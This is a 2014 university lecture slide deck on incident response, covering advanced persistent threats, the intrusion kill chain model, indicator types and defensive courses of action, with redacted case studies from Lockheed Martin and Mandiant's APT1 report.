GJØVIK UNIVERSITY COLLEGE

Security Planning and Incident Management

Marie Moe, NSM/HiG

Gjøvik 07.04.14

AGENDA

Course Evaluation

- *Kahoot! Survey*
- *Results from questionnaire on Fronter*

Incident Response

- *Advanced persistent threats (APT)*
- *Computer network defense (CND)*
- *The kill chain model*
- *Case studies*

COURSE EVALUATION: DISCUSSION

- Some comments from the questionnaire on Fronter:

  - *The contents of the course is good, but it is lacking on the bigger picture and how everything is connected*
  - *Too many slides!*
  - *The lectures should cover more topics that are not in the book*
  - *The lectures could have more practical examples and more interaction with the audience*
  - *Video on demand of the lectures would be good*
  - *The course book is good, but it is not so easy to use as a basis for the project work*
  - *It would be nice to get more supervision for the project work, e.g. a student assistant on campus to answer questions*
  - *The student groups could do presentations of the project work for each other to get feedback*

INCIDENT RESPONSE: ADVANCED THREATS

- **APT**: *Advanced Persistent Threat*
  - Well-resourced and trained adversaries
  - Multi-year intrusion campaigns
  - Targeting highly sensitive economic, proprietary, or national security information
  - Attempt intrusion after intrusion, adjusting their operations based on the success or failure of each attempt

- Conventional incident response methods fail to mitigate most APTs due to the following flawed assumptions:
  - *Response should happen after the point of compromise*
  - *The compromise was the result of a fixable flaw*

E.M. Hutchins, M.J. Cloppert and R.M Amin PH.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Proc. 6th Int'l Conf. Information Warfare and Security (ICIW 11), Academic Conferences Ltd., 2010, pp. 113– 125

INTELLIGENCE-DRIVEN COMPUTER NETWORK DEFENSE

- *Analysis of adversaries, their capabilities, objectives, doctrine and limitations*
  - Finding indicators that can be used to discover new activity
  - Intrusions are not treated as singular events, but phased progressions
- **Intelligence feedback loop**
  - Intelligence gathering enables defenders to establish a state of information superiority
  - Decreases the adversary's likelihood of success with each subsequent intrusion attempt


E.M. Hutchins, M.J. Cloppert and R.M Amin PH.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Proc. 6th Int'l Conf. Information Warfare and Security (ICIW 11), Academic Conferences Ltd., 2010, pp. 113– 125

INDICATORS

- **Atomic** indicators
  - Cannot be broken down into smaller parts and retain their meaning in the context of an intrusion
  - IP addresses, email addresses, domains, …
- **Computed** indicators
  - Derived from data involved in an incident
  - Hash values, regular expressions, IDS rules, …
- **Behavioral** indicators
  - Collections of computed and atomic indicators
  - ”the intruder initially used a backdoor which generated network traffic matching [regular expression] at the rate of [some frequency] to [some IP address], and then replaced it with one matching the MD5 hash [value] once access was established.”

E.M. Hutchins, M.J. Cloppert and R.M Amin PH.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Proc. 6th Int'l Conf. Information Warfare and Security (ICIW 11), Academic Conferences Ltd., 2010, pp. 113– 125

INDICATOR LIFE CYCLE




E.M. Hutchins, M.J. Cloppert and R.M Amin PH.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Proc. 6th Int'l Conf. Information Warfare and Security (ICIW 11), Academic Conferences Ltd., 2010, pp. 113– 125

INTRUSION KILL CHAIN

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command and Control (C2)
7. Actions on Objectives

E.M. Hutchins, M.J. Cloppert and R.M Amin PH.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Proc. 6th Int'l Conf. Information Warfare and Security (ICIW 11), Academic Conferences Ltd., 2010, pp. 113– 125

THE INTRUSION KILL CHAIN MODEL



Julie Connolly, Mark Davidson, Matt Richard and Clem Skorupka, The Trusted Automated eXchange of Indicator Information (TAXII), The MITRE Corporation, 2012


CND: COURSES OF ACTION

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web analytics	Firewall ACL				
Weaponization	NIDS	NIPS				
Delivery	Vigilant user	Proxy filter	In-line AV	Queuing		
Exploitation	HIDS	Patch	DEP			
Installation	HIDS	“chroot” jail	AV			
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	
Actions on Objectives	Audit log			Quality of Service	Honeypot	

E.M. Hutchins, M.J. Cloppert and R.M Amin PH.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Proc. 6th Int'l Conf. Information Warfare and Security (ICIW 11), Academic Conferences Ltd., 2010, pp. 113– 125

INTRUSION RECONSTRUCTION

- Defenders must be able to move their detection and analysis up the kill chain and implement courses of actions across the kill chain



E.M. Hutchins, M.J. Cloppert and R.M Amin PH.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Proc. 6th Int'l Conf. Information Warfare and Security (ICIW 11), Academic Conferences Ltd., 2010, pp. 113– 125

CAMPAIGN ANALYSIS

- Analyzing multiple intrusion kill chains over time will identify commonalities and overlapping indicators

- **Intrusion campaigns**
  - *linking together perhaps years of activity from a particular persistent threat*

- The goal is to determine the intruders *tactics, techniques, and procedures* (TTP)
  - Also called *modus operandi*
  - *Intruder attribution* is not the main objective, but may be a side product of the analysis

LM-CIRT CASE STUDY: INTRUSION ATTEMPT 1

Phase	Indicators
Reconnaissance	[Recipient List] Benign File: tcnom.pdf
Weaponization	Trivial encryption algorithm: Key 1
Delivery	dn...etto@yahoo.com Downstream IP: 60.abc.xyz.215 Subject: AIAA Technical Committees [Email body]
Exploitation	CVE-2009-0658 [shellcode]
Installation	C:\...\fssm32.exe C:\...\IEUpd.exe C:\...\IEXPLORE.hlp
C2	202.abc.xyz.7 [HTTP request]
Actions on Objectives	N/A

E.M. Hutchins, M.J. Cloppert and R.M Amin PH.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Proc. 6th Int'l Conf. Information Warfare and Security (ICIW 11), Academic Conferences Ltd., 2010, pp. 113– 125

LM-CIRT CASE STUDY: INTRUSION ATTEMPT 2

Phase	Intrusion 1	Intrusion 2
Reconnaissance	[Recipient List] Benign File: tcnom.pdf	[Recipient List] Benign File: MDA_Prelim_09.pdf
Weaponization	Trivial encryption algorithm: Key 1	
Delivery	Downstream IP: 60.abc.xyz.215 Subject: AIAA Technical Committees [Email body]	Downstream IP: 216.abc.xyz.76 Subject: 7th Annual U.S. Missile Defense Conference [Email body]
	dn...etto@yahoo.com	
Exploitation	CVE-2009-0658 [shellcode]	
Installation	C:\...\fssm32.exe C:\...\IEUpd.exe C:\...\IEXPLORE.hlp	
C2	202.abc.xyz.7 [HTTP request]	
Actions on Objectives	N/A	N/A

E.M. Hutchins, M.J. Cloppert and R.M Amin PH.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Proc. 6th Int'l Conf. Information Warfare and Security (ICIW 11), Academic Conferences Ltd., 2010, pp. 113– 125

LM-CIRT CASE STUDY: INTRUSION ATTEMPT 3

Phase	Intrusion 1	Intrusion 2	Intrusion 3
Reconnaissance	[Recipient List] Benign PDF	[Recipient List] Benign PDF	[Recipient List] Benign PPT
Weaponization	Trivial encryption algorithm		
	Key 1		Key 2
Delivery	[Email subject] [Email body]	[Email subject] [Email body]	[Email subject] [Email body]
	dn...etto@yahoo.com		ginette.c...@yahoo.com
	60.abc.xyz.215	216.abc.xyz.76	
Exploitation	CVE-2009-0658 [shellcode]		[PPT 0-day] [shellcode]
Installation	C:\...\fssm32.exe C:\...\IEUpd.exe C:\...\IEXPLORE.hlp		
C2	202.abc.xyz.7 [HTTP request]		
Actions on Objectives	N/A	N/A	N/A

E.M. Hutchins, M.J. Cloppert and R.M Amin PH.D., "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains," Proc. 6th Int'l Conf. Information Warfare and Security (ICIW 11), Academic Conferences Ltd., 2010, pp. 113– 125

How Lockheed Martin's 'Kill Chain' Stopped SecurID Attack

A rare inside look at how the defense contractor repelled an attack using its homegrown 'Cyber Kill Chain' framework

A few months after RSA had rocked the security world with news that it had been breached and its SecurID database exposed in a sophisticated attack, defense contractor Lockheed Martin discovered an intruder in its network using legitimate credentials.

"We almost missed it," says Steve Adegbite, director of cybersecurity for Lockheed Martin, of the intrusion sometime around May or early June 2011. "We thought at first it was a new person in the department ... but then it became really interesting."

http://www.darkreading.com/attacks-breaches/how-lockheed-martins-kill-chain-stopped-securid-attack/d/d-id/1139125?

CASE STUDY: APT1 (COMMENT CREW)

http://www.mandiant.com/apt1

Mandiant Exposes APT1 – One of China's Cyber Espionage Units & Releases 3,000 Indicators


By Dan Mcwhorter on February 18, 2013

Today, The Mandiant® Intelligence Center™ released an unprecedented report exposing APT1's multi-year, enterprise-scale computer espionage campaign. APT1 is one of dozens of threat groups Mandiant tracks around the world and we consider it to be one of the most prolific in terms of the sheer quantity of information it has stolen.


Highlights of the report include:

- Evidence linking APT1 to China's 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department (Military Cover Designator 61398).
- A timeline of APT1 economic espionage conducted since 2006 against 141 victims across multiple industries.
- APT1's modus operandi (tools, tactics, procedures) including a compilation of videos showing actual APT1 activity.
- The timeline and details of over 40 APT1 malware families.
- The timeline and details of APT1's extensive attack infrastructure.

https://www.mandiant.com/blog/mandiant-exposes-apt1-chinas-cyber-espionage-units-releases-3000-indicators




http:/mandiant.com/apt1


Infection
Detection
Cleaned up?
Reconnaissance
Dwell time (468 days)
Incident Handling

